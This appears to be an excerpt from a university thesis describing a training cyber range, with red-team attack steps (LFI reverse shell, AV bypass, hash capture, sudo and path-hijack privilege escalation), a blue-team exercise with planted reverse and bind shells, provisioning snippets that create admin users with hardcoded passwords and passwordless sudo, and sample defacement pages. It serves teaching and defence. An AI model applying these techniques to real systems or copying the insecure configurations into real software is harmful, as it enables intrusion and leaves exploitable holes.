

WWW - Initial Access
Upload a PHP reverse shell. Exploit LFI to start it.
DMZ - Reconnaisance
Scan with nmap the IP range of the DMZ subnetwork
WWW2 - Initial Access
Upload an .exe to the webserver, it must bypass Avast AV.
Workst2 - Initial Access
Set up a fake google auth website on the attacker machine port 8080
Workst2 - Initial Access
Use Responder to capture the SMB callback. Break the hash with John.
WWW - Disruption
Perform a simple web defacement.
WWW - Execution
Establish a more stable shell or use C2.
WWW2 - Disruption
Perform a simple web defacement.
WWW2 - Execution
From the stealthy session, create a local user. Disable the AV.
AD - User Credentials
A file can be found at the desktop of an AD user.
OR
Workst2 - Execution
Login with the obtained credentials via GUI
OR
WWW - Priv Escal
Exploit Flask web server (which has debugging mode enabled..)
WWW - Priv Escal
Exploit Vim (sudo without password) (GTFObins) to access a root shell.
FW Disable Credentials
Credentials that unlock admin website port 5000, which opens up the FW.
WWW2 - Discovery
Run Bloodhound to discover the weakness of the AD.
Workst2 - Priv Escal
The user account can impersonate a client after auth. Exploit it with metasploit.
OR
WWW - Initial Access
Exploit the SQLi on www to leak the contents of the database.
DB - MySQL Credentials
Credentials that can be employed to log into the database running on db
WWW - Post Exploit
Set up persistence and perform lateral movement
FW - Lateral Movement
Disable the FW, transforming it into a router.
WWW2 - Post Exploit
Set up persistence and perform lateral movement
Workst2 - Post Exploit
Set up persistence and perform lateral movement
AND
OR
Vulnerability Scans
Greenbone provides a complete vulnerability scan of the whole network.
AND
Workst2 - Disruption
Delete a specific file.
CPD - Reconnaissance
Scan with nmap the IP range of the CPD subnetwork
DB - Initial Access
Connect to the MySQL database, using the stolen or default credentials.
OR
DB - User Credentials
Credentials of the user bobby. Can be employed through SSH later.
DC - Initial Access
Use the credentials found. Login via RDP.
OR
DB - Disruption
Download without being caught a file which contains a honey token.
DB - Execution
Access as user bobby via SSH.
IN - Reconnaisance
Scan with nmap the IP range of the IN subnetwork.
Workst1 - Initial Access
Explore the public missconfigured SMB share.
Workst1 - Initial Access
Use the missconfingured NFS share to add a SSH key to the user goya
DC - Priv Escal
Reset the Administrator password. Login as Administrator.
OR
DB - Priv Escal
Exploit backdoored version of FTP
DB - Priv Escal
Add a new root user to /etc/passwd and /etc/shadow . Files can be modified.
Workst1 - SSH Key
Private SSH Key of the user palafox can be found within the SMB share.
Workst1 - Execution
Login via SSH as palafox by using the SSH key.
OR
DC - Post Exploit
Set up persistence and perform lateral movement
OR
Workst1 - Disruption
Take down the SMB service.
Workst1 - Priv Escal
Exploit a Path Hijack on script backups.sh that can be executed as root.
DC - Disruption
Create a specific account within the AD.
DB - Disruption
Take down the MySQL service.
DB - Post Exploit
Set up persistence and perform lateral movement
LEGEND
🟦 Tasks
🟧 Intelligence Assets
🟩 Special Tasks

Figure 2. Red Team Exercise Complete Playthrough

3.5. Blue Team Exercise

3.5.1. Automatic Attacks

To add more realism to the defense exercise, the defenders will be facing automated attacks during the last phase of this exercise, also to properly stimulate Incident Response tasks, the defenders will have to perform "minesweeping" tasks on the network that is already compromised from the start.

Regarding the "mines" that the defenders must deactivate, each one of the six targets contains exactly one persistence mechanism since the start. These "mines" must be deactivated in a fixed time window (one hour). Here is a complete list of all the established persistences:

- **DMZ_www**: Systemd service which creates a bind shell
- **DMZ_www2**: Windows service which creates a bind shell
- **CPD_db**: Crontab job that starts a reverse shell
- **CPD_dc**: Windows scheduled task that creates a reverse shell
- **IN_workst1**: User root has a SSH authorized key
- **IN_workst2**: Windows startup programs reverse shell

The students, once they have had enough time to perform the "minesweeping" and to create defensive use cases within the deployed tools and systems, will be facing three different waves of attacks. Each wave will be emulating a specific kind of threat actor, each threat actor attack will be characterised by certain patterns and levels of sophistication and stealthiness. The three threat actors that had been chosen to be emulated are a script kiddie, a hacktivist, and an APT, each one of them representing a higher level of difficulty.

3.5.2. Playthrough

The playthrough of the defensive flavour exercise can be easily divided into three differentiated phases: During the first hour, the students are expected to deactivate the "minefield" and to configure the FW ruleset. During the second hour, they are expected to set up appropriate countermeasures –it is up to them which ones and how to use them. During the third hour, the network will be actively under attack, the students must detect the attacks and then must act as an Incident Response team to stop the current attack and to fix any issues created by that attack.

The defensive systems of the network are already fully configured –except for the **FW** which has an empty ruleset–, however there isn't any use case already in place. It's the students responsibility to create the use cases that they consider more relevant. By employing all the tools that they have (**NIDS, SIEM, EDR, FW, Honeypot, Vulnerability Scanner**), the students can even block an attack automatically immediately after detection. Since the vulnerabilities are exactly the same that were exploited previously by the students in the attack flavour of the exercise, they should have a pretty good idea of at least some of the attacks that they will be facing.


Some interesting things that could be done are the following:

- Create custom use cases in the **SIEM** –that detect the attacks they already know.
- Configure the **EDR** to block by default some kind of attacks.
- Monitor any activity that targets the Honeypot using the **NIDS**.
- Check the **Vulnerability Scanner**, to discover potential attack vectors

During the last hour of this exercise, the network will be actively under attack. The attackers will try to perform some disruption tasks. If the countermeasures have been perfectly set, no attacks should succeed, if it is not the case but at least the more basic things have been set in place, the tools should allow the students to easily spot when an attack is happening.

Once an attack is detected, the incident must be analyzed by employing the available tools, the next step would be blocking the attacker either with the **FW** or the **EDR**, followed by the remediation of the target. Once the target has been secured, the defenders can search for lateral movements. Lastly they must fill a quick report on the web dashboard indicating what target was attacked, at what point they stopped the incident and provide the IP of the attacker. In order to be able to easily remediate the web defacements, the students are provided with a backup of the web servers source code.

The whole defense exercise playthrough is shown in Figure 3.



First stage (1h): Minesweeping and FW Ruleset
Targets - Minesweeping
Targets are already compromissed since the start. Persistences must be removed.
FW - Set up rules
The students must create the FW ruleset from scratch.
Second stage (1h): Use Case Creation
Vuln Scan Results
Vulnerability scans are provided.They contain valuable information for use cases creation.
NIDS - Use Cases
Configure Snort ruleset with some custom use cases.
EDR - Set up AR
Configure the EDR so it has active response enabled for certain attacks
SIEM - Use Cases
Create all the use cases the students consider relevant
Third stage(1h): Active Defense
Dashboard - Detection
The dashboard monitors the availability/health of different services
EDR - Detection
By monitoring the events loggued by the EDR detect the current attack.
SIEM - Detection
Employing the use cases created detect the current attack.
NIDS - Detection
By monitoring the network connections from Arkime detect the current attack.
OR
EDR - Incident Analysis
From the EDR dashboard check the compromissed target
Dashboard - Report
Create an incident report, and fill it. Add any relevant IoCs (IPs)
FW - Set up rules
Add a new rule to block the attacker IP.
Targets - Remediation
Stop and remove any malware. Restore any disrupted service/data.
NIDS - Incident Analysis
Check for any lateral movement using Arkime.
LEGEND
Tasks
Intelligence Assets

Figure 3. Blue Team Exercise Complete Playthrough

4. INFRASTRUCTURE IMPLEMENTATION

This chapter provides a detailed description on how all the Virtual Machines had been implemented, including the vulnerabilities present within the machines, how the special and the defensive systems had been installed, which specific implementations of certain technologies had been chosen and the general structure of the project.

4.1. Project Structure and Technologies

The project version control has been done through Github [1], all the code of this project is available at a private repository. As the project has been built only by one person, there wasn't an extreme need that justified the use of branches within the code repository, instead everything has been done directly on top of the master branch to keep things as simple as possible.

Regarding the technologies employed to support the project, the following software, tools and languages have been employed:

- **Vagrant** [4]: It's a Ruby based tool. It makes it possible to define Infrastructure as a Code (IaaC). It's responsible for the creation of all the VMs and their respective provisioning.

- **VirtualBox** [6]: It's the solution employed for managing VMs during the development of the project.

- **Proxmox** [19]: It's the virtualization solution that is going to be running the VMs in "production" within the infrastructure of the university.

- **Ansible** [7]: Tool employed for statically defining through really high level code how the Linux based VMs must be provisioned. It is based on "playbooks", which use a YML syntax.

- **Powershell**: Tool employed for automating the provisioning of Windows VMs (the use of Ansible wasn't possible due to technical limitations). Apart from that, it has been used in some scripts such as the persistence mechanisms of the Windows VMs within the defense final exercise.


- **HTML + Javascript + CSS**: Every website of this project –except for one built with PHP– has been built with basic Javascript HTML and CSS, nothing fancy (such as sophisticated JS frameworks) has been employed for sake of simplicity.

- **Python**: Has been the programming language for almost every script and web server of the project. The most relevant and complex scripts are the ones responsible for performing the automated attacks as well as the final exercise control dashboard.

For simplicity, the development has followed an incremental approach guided by objectives or milestones that were set in each meeting between the directors and the author.

During the development of this thesis, the VMs were created locally on the author's laptop using Vagrant to procedurally create them in a repeatable way, once the VMs were created the same code that specifies the hardware resources each machine has, calls other provisioning scripts (either Powershell for Windows or Ansible for Linux) which added the corresponding software and configurations to each specific VM.

The structure of the project code can be seen in Figure 4. The project contains: a folder, **`assets`,** with all the software/files that are specific for each one of the machines; the folder **`attack_scripts`** contains all the scripts that will be launched against the students during the defense flavour of the exercise; **`base_playbooks`** contains the Ansible playbooks employed for configuring the Linux hosts base state –only vulnerabilities, no countermeasures, no persistence; **`windows_scripts/`** is the homologue folder of the previous one, it contains exactly the same but for Windows VMs and written in powershell scripts; **`countermeasures/`** folder contains both Ansible playbooks and Powershell scripts, which configure all the specific defensive use cases for the attack exercise; **`minefield/`** contains again a mix of both Ansible and Powershell with a script/playbook per target, which sets a root or administrator persistence mechanism for that specific target in the defensive flavour of the exercise; **`Vagrantfile`** contains the code to create and provision the VMs employing all the previous folders and scripts within the process.



```
.
├── assets/
├── attack_scripts/
├── base_playbooks/
├── countermeasures/
├── minefield/
├── windows_scripts/
└── Vagrantfile
```

Figure 4. Project Code Repository Structure

The deployment and provisioning process is mostly automated. Only a couple of things regarding the Windows Active Directory, that couldn't be automated due to their own nature. However, everything that requires manual intervention is covered in a specific readme within the project.

Once the development part of this thesis was finished, all the machines were exported to OVA format and uploaded to the Proxmox Virtualization server. The hardware requirements of each specific machine have been gathered and are available at Annex B, the machines have the bare minimum resources needed to work "smoothly" resulting in a great user experience.

4.2. General VM Settings

In all the machines the users ***cyber*** and ***scoring*** are created, as can be seen in Listings 1-2, the snippet of code for the user ***cyber*** creation both in Powershell and Ansible.

```
- name: Create the students user
  ansible.builtin.user:
      name: cyber
      password: "{{ 'cyber' | password_hash('sha512') }}"
      state: present
      shell: /bin/bash
      create_home: yes

- name: Add the user to sudoers
  ansible.builtin.copy:
      dest: "/etc/sudoers.d/cyber"
      content: "cyber ALL=(ALL) NOPASSWD:ALL"
      mode: '0440'
```

Listing 1. Ansible Code Snippet: Users Creation

```
$username = "cyber"
$password = "P@ssw0rd!"
net user $username $password /add
net user $username /active:yes
net localgroup Administrators $username /add
net user $username /fullname:"cyber"
net user $username /comment:"cyber"
```

Listing 2. Powershell Code Snippet: Users Creation

In the Linux machines the following packages are installed: **curl, vim, net-tools, ufw, traceroute, unzip, htop, tcpdump, ripgrep, sshpass, linux-headers, ntp, python3-pip**. Also SSH login with password is enabled and a specific folder where all the users can write is created –this will be employed for the flags during the attack exercise.

Both the static routing and the DNS are configured through code in all machines, as can be seen in Listings 3 and 4.

```
Set-DnsClientServerAddress -InterfaceAlias $InterfaceAlias -ServerAddresses $DNS,
$auxDNS
```

```
New-NetRoute -DestinationPrefix "10.0.10.0/24" -InterfaceAlias $Interface -NextHop
$gw
New-NetRoute -DestinationPrefix "10.0.11.0/24" -InterfaceAlias $Interface -NextHop
$gw
New-NetRoute -DestinationPrefix "10.0.12.0/24" -InterfaceAlias $Interface -NextHop
$gw
New-NetRoute -DestinationPrefix "10.0.13.0/24" -InterfaceAlias $Interface -NextHop
$gw
New-NetRoute -DestinationPrefix "192.168.168.0/24" -InterfaceAlias $Interface
-NextHop $gw
w32tm /config /manualpeerlist:"$DNS" /syncfromflags:manual /reliable:yes /update
Restart-Service w32time
w32tm /resync
```

Listing 3. Powershell Code Snippet: Routing and DNS settings

```
- name: Set NS resolver and domain
  ansible.builtin.shell: |
      echo "nameserver 10.0.10.2" > /etc/resolv.conf
      echo "nameserver 8.8.8.8" >> /etc/resolv.conf
      echo "search cyber.uc3m" >> /etc/resolv.conf
- name: Append static routes to /etc/network/interfaces
  ansible.builtin.blockinfile:
      path: /etc/network/interfaces
      block: |
      up ip route add 10.0.10.0/24 via {{ network_prefix }}.1
      up ip route add 10.0.11.0/24 via {{ network_prefix }}.1
      up ip route add 10.0.12.0/24 via {{ network_prefix }}.1
      up ip route add 10.0.13.0/24 via {{ network_prefix }}.1
      up ip route add 10.0.14.0/24 via {{ network_prefix }}.1
      up ip route add 192.168.168.0/24 via {{ network_prefix }}.1

- name: Configure NTP to use local clock as reference
  lineinfile:
      path: /etc/ntp.conf
      line: "server nsntp"
      create: yes
```

Listing 4. Ansible Code Snippet: Routing and DNS settings

4.3. Special Systems Provisioning

In this subchapter there is a subsection for each one of those machines which aren't either a target or a defensive system. Each subsection briefly explains the assets, configurations and things that each machine is running.

4.3.1. fw

This machine does not really have anything special at all, except for the existence of multiple network interfaces. Listing 5 contains the Vagrant code responsible for this.

```
if node[:hostname] == "fw"
 nodeconfig.vm.network :private_network, ip: "192.168.168.1", virtualbox__intnet:
"OUT"
 nodeconfig.vm.network :private_network, ip: "10.0.10.1", virtualbox__intnet: "DMZ"
 nodeconfig.vm.network :private_network, ip: "10.0.11.1", virtualbox__intnet: "CPD"
 nodeconfig.vm.network :private_network, ip: "10.0.12.1", virtualbox__intnet: "IN"
 nodeconfig.vm.network :private_network, ip: "10.0.13.1", virtualbox__intnet: "ADM"
```

Listing 5. Vagrant Code Snippet: Firewall Network Interfaces Definition

Apart from that the only relevant change made to this machine was permanently enabling IPv4 packet forwarding, this was done by modifying the file **/etc/sysctl.conf.** To behave as it would be expected from a firewall, there is a shell script which contains the iptables commands, this script is executed at boot time by a special cron job.

4.3.2 DMZ_nsntp

This machine provides the NTP and DNS services to the whole network. The specific implementations chosen were **ntp** and **dnsmasq** packets, the only configuration changes done after installing said packets were removing the local service limitation of the **dnsmasq** service, and configuring the **ntp** service to act as a server, using as a reference the local clock while also enabling all the IPs from within the network to send **ntp** requests.

To define in a procedural way the configuration file that contains all the DNS entries, a jinja2 template was employed. This template was filled by the ansible script using a variable defined within that script. The code of said template is available at Listing 6.

```
{% for entry in dns_entries %}
address=/{{ entry.name }}/{{ entry.ip }}
ptr-record={{ entry.ip.split('.')[-1] }}.{{ entry.ip.split('.')[-2] }}.{{
entry.ip.split('.')[-3] }}.{{ entry.ip.split('.')[-4] }}.in-addr.arpa,{{
entry.name }}
{% endfor %}
```


Listing 6. Jinja2 Code Snippet: DNS File Template

4.3.3. EXT_attacker / EXT_attacker2

These machines are running the Kali Operating System. This system has been slightly modified to add the following extra tools:

- Docker Compose based deployment of Bloodhound [14] (Active Directory lateral movement tool)
- Sliver [15], which is commonly referred to as the 'poor man's Cobalt Strike'

Also in both scenarios of the CTF-like exercise, these machines contain other assets such as wordlists for password cracking, Chisel [20] for pivoting, modifications on Social Engineering Toolkit configurations, HTML code for performing web defacements among other things. Figures 5 to 8 showcase each one of the web defacements.


YOU HAVE BEEN HACKED!

Owned by UC3M students

This site is no longer under your control.


Security is an illusion...

Figure 5. Red Team Exercise Web Defacement

Hacked by ScriptKiddie13

If you are reading this, it could be due to a skill issue :D

Figure 6. Blue Team Exercise, Script Kiddie Web Defacement


Hacked by Anonymous

We are Anonymous.

We are Legion. We do not forgive. We do not forget.

You should have expected us.


This website has been seized as a demonstration of your poor security.
Defend your systems better. Or face us again.

"The most hopelessly enslaved are those who falsely believe they are free."

#OpCTF #Defaced #ExpectUs

2025 | Cyber UC3M CTF

Figure 7. Blue Team Exercise, Hacktivist Web Defacement


Operation Nightfall

This site is now under control of our government.

You were warned, but your greed and your ego blinded you.
Your systemic vulnerabilities were known.

Your continued cooperation with foreign intelligence agencies has consequences.

A quiet intrusion leaves the deepest scar.

Figure 8. Blue Team Exercise, APT Web Defacement

4.3.4. EXT_dashboard

This machine counts with the following additional Python 3 packages: **flask**, **paramiko**, **flask_socketio**. In each flavour of the exercise, the machine has the corresponding assets to the specific dashboard, the website is executed at boot time by being defined as a system service called **dashboard**.

4.4 Defensive Systems Provisioning

This subchapter has a dedicated subsection for each one of the defensive systems present within the proposed architecture. Each subsection briefly describes the changes that characterise that machine and the specific defensive system that it's running.

4.4.1. DMZ_pooh

